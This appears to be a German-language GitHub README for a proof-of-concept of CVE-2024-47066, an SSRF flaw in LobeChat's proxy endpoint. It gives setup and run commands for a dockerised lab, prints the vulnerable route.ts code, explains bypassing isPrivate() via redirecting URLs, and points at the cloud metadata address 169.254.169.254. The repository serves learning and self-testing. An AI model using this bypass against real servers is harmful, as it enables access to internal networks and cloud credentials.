 eqstlab/cve-2024-47066
Lobe Chat Server-Side Request Forgery Exploit

★ CVE-2024-47066 LobeChat SSRF PoC ★

CVE-2024-47066 : Lobe Chat ist ein Open-Source-Framework für Künstliche-Intelligenz-Chats. Vor Version 1.19.13 berücksichtigt der in src/app/api/proxy/route.ts implementierte Schutz vor serverseitiger Anfragefälschung (Server-Side Request Forgery) keine Weiterleitungen und kann umgangen werden, wenn ein Angreifer eine externe bösartige URL bereitstellt, die auf interne Ressourcen wie ein privates Netzwerk oder eine Loopback-Adresse weiterleitet. Version 1.19.13 enthält eine verbesserte Behebung des Problems.
Melder: a1loy
https://github.com/user-attachments/assets/2c4a3be0-5732-48f5-a96c-d361fd914fec
git clone https://github.com/l8BL/CVE-2024-47066.git
cd CVE-2024-47066
cd docker
docker-compose up -d
(Extern) LodeChat --> SSRF-ANGRIFF --> (Intern) http://www.internal-service:4000
pip install -r requirements.txt


python3 CVE-2024-47066.py -v <URL_TO_EXPLOIT> -i <URL_TO_REQUEST>
python3 CVE-2024-47066.py -v http://localhost:3210 -i http://www.internal-service:4000
CVE-2024-47066
import { isPrivate } from 'ip';
import { NextResponse } from 'next/server';
import dns from 'node:dns';
import { promisify } from 'node:util';

const lookupAsync = promisify(dns.lookup);

export const runtime = 'nodejs';

/**
 * nur für einen Proxy
 */
export const POST = async (req: Request) => {
  const url = new URL(await req.text());
  let address;

  try {
    const lookupResult = await lookupAsync(url.hostname);
    address = lookupResult.address;
  } catch (err) {
    console.error(`${url.hostname} DNS parser error:`, err);

    return NextResponse.json({ error: 'DNS parser error' }, { status: 504 });
  }

  const isInternalHost = isPrivate(address);

  if (isInternalHost)
    return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });

  const res = await fetch(url.toString());

  return new Response(res.body, { headers: res.headers });
};
Unterhalb von Zeile 26 gibt es keine Stelle, an der die Weiterleitungsantwort bestimmt wird. Wenn man also einen URL-Shortener verwendet, kann man die Funktion „isPrivate()“ leicht umgehen.
Anfrage an http://169.254.169.254 senden
Dieses Repository ist nicht als SSRF-Exploit für CVE-2024-47066 gedacht. Der Zweck dieses Projekts ist es, Menschen dabei zu helfen, diese Schwachstelle kennenzulernen und möglicherweise ihre eigenen Anwendungen zu testen.
